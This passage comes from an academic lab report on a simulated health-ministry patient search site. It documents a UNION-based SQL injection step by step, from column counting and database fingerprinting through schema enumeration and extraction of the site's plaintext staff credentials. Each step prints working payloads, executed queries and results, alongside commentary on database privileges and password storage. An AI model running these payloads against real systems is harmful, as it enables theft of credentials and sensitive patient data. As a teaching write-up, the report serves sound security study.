


Figure 35 UNION Injection Column Count 5




Figure 36 UNION Injection Column Count 6




Figure 37 UNION Injection Column Count 7




Figure 38 UNION Injection Column Count 8





Figure 39 UNION Injection Column Count 9, successful

The application returned a database error, 'Unknown column 9 in order clause', at ORDER BY 9, while ORDER BY 8 returned the normal empty results page, confirming exactly 8 columns in the query.

3.9 Phase 8B: UNION Injection: Visible Columns

Once the column count was established, a UNION SELECT 1,2,3,4,5,6,7,8 payload was used to identify which columns were reflected in the application response. The injected values appeared in the output fields under ID, Patient ID, Full Name, Age, Gender, District, Diagnosis, and Contact. This confirmed that the visible output fields were usable for data extraction using UNION-based injection.



Search patient records by name

Search Patient by Name

test%' UNION SELECT 1,2,3,4,5,6,7,8 -- -

Search

DEBUG — EXECUTED QUERY (LAB ENVIRONMENT ONLY)

```
SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,2,3,4,5,6,7,8 -- -%
```

Search Results (1 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	2	3	4	5	6	7	8

Government of Nepal | Ministry of Health and Population | For Official Use Only

Educational Demo — Not Real Data — Academic Lab Simulation

Figure 40 UNION Injection: Visible Columns

3.10 Phase 9: Database Fingerprinting

Database fingerprinting was carried out to gather information about the backend environment.

3.10.1 MySQL version

An SQL injection payload was used to retrieve the MySQL/MariaDB version running on the server, which can help an attacker identify version-specific vulnerabilities.




Figure 41 Database Fingerprinting MySQL Version

3.10.2 Database name

The database() function was called to confirm that the active database was named moh_nepal_lab.

The screenshot shows a web browser window with the URL `192.168.33.10/csic-lab/search.php?q=test%25%27+UNION+SELECT+1%2Cdatabase%28%29%2C3%2C4%2C5%2C6%2C7%2C8--+`. The page is titled "Patient Record Search" and has a "Clearance: Top Secret" badge. The search input field contains the payload `test%' UNION SELECT 1,database(),3,4,5,6,7,8-- --`. Below the input, a debug console shows the executed query: `SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,database(),3,4,5,6,7,8-- --'`. The search results table shows 1 record found, with the following data:

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	moh_nepal_lab	3	4	5	6	7	8

The footer of the page reads: "Government of Nepal | Ministry of Health and Population | For Official Use Only".

Figure 42 Database Fingerprinting Database name

3.10.3 Database User

The user() function revealed that queries were being executed as csicuser@localhost. This is a significant security concern; the application appeared to be running under a highly privileged database account rather than a limited service account. This finding compounded the severity of the injection vulnerability, since root access grants unlimited database-level control (NIST, 2021).




Figure 43 Database Fingerprinting Database User

In a properly configured web application, the database account used by the application should only have SELECT, INSERT, and UPDATE permissions on the tables it genuinely needs. Here, the application was connecting as a highly privileged account, which meant that once the group had found one injectable parameter, there was nothing in the database layer to limit what could be queried. The privilege level of the database user effectively turned a moderate SQL injection flaw into a full database compromise.

3.11 Phase 10: Schema and Table Discovery

With the database context established, schema discovery was performed using `information_schema`. Querying table metadata revealed the main tables within the database: `staff`, `patients`, and `internal_comms`.

3.11.1 List all tables

Search Patient by Name

test%' UNION SELECT 1,table_name,3,4,5,6,7,8 FROM information_schema.tables WHERE table_schema=database()-- -

DEBUG — EXECUTED QUERY (LAB ENVIRONMENT ONLY)

```
SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,table_name,3,4,5,6,7,8 FROM information_schema.tables WHERE table_schema=database()-- -%
```


Search Results (3 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	internal_comms	3	4	5	6	7	8
1	patients	3	4	5	6	7	8
1	staff	3	4	5	6	7	8

Figure 44 List all tables

3.11.2 List Columns in the staff table

Column enumeration was then carried out to understand the structure of individual tables. Inspecting the staff table confirmed the presence of fields including username and password, indicating that credential material was stored in a queryable format.



Search Patient by Name

test%' UNION SELECT 1,column_name,3,4,5,6,7,8 FROM information_schema.columns WHERE table_name='staff'-- -


DEBUG — EXECUTED QUERY (LAB ENVIRONMENT ONLY)

```
SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,column_name,3,4,5,6,7,8 FROM information_schema.columns WHERE table_name='staff'-- -'
```

Search Results (9 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	id	3	4	5	6	7	8
1	username	3	4	5	6	7	8
1	password	3	4	5	6	7	8
1	full_name	3	4	5	6	7	8
1	role	3	4	5	6	7	8

Figure 45 List Columns in the Staff Table I



Search Results (9 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	id	3	4	5	6	7	8
1	username	3	4	5	6	7	8
1	password	3	4	5	6	7	8
1	full_name	3	4	5	6	7	8
1	role	3	4	5	6	7	8
1	personal_email	3	4	5	6	7	8
1	clearance_level	3	4	5	6	7	8
1	notes	3	4	5	6	7	8
1	created_at	3	4	5	6	7	8

Government of Nepal | Ministry of Health and Population | For Official Use Only

Educational Demo — Not Real Data — Academic Lab Simulation

Figure 46 List Columns in the Staff Table II

3.12 Phase 11: Staff Credential Extraction

After mapping the structure of the staff table, credential extraction was performed using a UNION SELECT payload. The results returned staff usernames alongside plaintext passwords. This is a serious weakness on two levels. First, an attacker could access credential data through a web application input field. Second, the credentials were not hashed or salted, they were stored in plaintext, meaning anyone who reads the database has immediate access to working credentials (Clarke, 2012).

The screenshot shows a web browser window with the URL `192.168.33.10/csic-lab/search.php?q=test%25%27+UNION+SELECT+1%2Cusername%2Cpassword%2Cfull_name%2Crole%2C6%2C7%2C8+...`. The search input field contains the payload: `test%' UNION SELECT 1,username,password,full_name,role,6,7,8 FROM staff-- -`. A debug console shows the executed query: `SELECT id, patient_id, full_name, age, gender, district, diagnosis, contact FROM patients WHERE full_name LIKE '%test%' UNION SELECT 1,username,password,full_name,role,6,7,8 FROM staff-- -'`. The search results table displays 3 records found, showing staff credentials extracted from the database.

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	admin	Admin@Nepal2024	Bikram Thapa	System Administrator	6	7	8
1	drpandey	Doctor@123	Dr. Sunita Pandey	Senior Medical Officer	6	7	8
1	finance01	Finance@99	Rajesh Maharjan	Finance Manager	6	7	8

Government of Nepal | Ministry of Health and Population | For Official Use Only
 ⚠ Educational Demo — Not Real Data — Academic Lab Simulation

Figure 47 Staff Credentials Extraction

3.13 Phase 12: Hidden Patient Column Discovery

Further analysis of the patients' table revealed fields that existed in the database but were not displayed by the application interface. This uncovered hidden columns containing highly sensitive information such as:

- i. national identification numbers,
- ii. HIV status, credit card details, and
- iii. psychiatric notes.

These fields show that the application attempted to conceal sensitive data only at the presentation layer. Since the database layer remained vulnerable to injection, the hidden fields were fully accessible to the attacker (OWASP, 2025).

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name

test%' UNION SELECT 1,column_name,3,4,5,6,7,8 FROM information_schema.columns WHERE table_name='patients'-- -

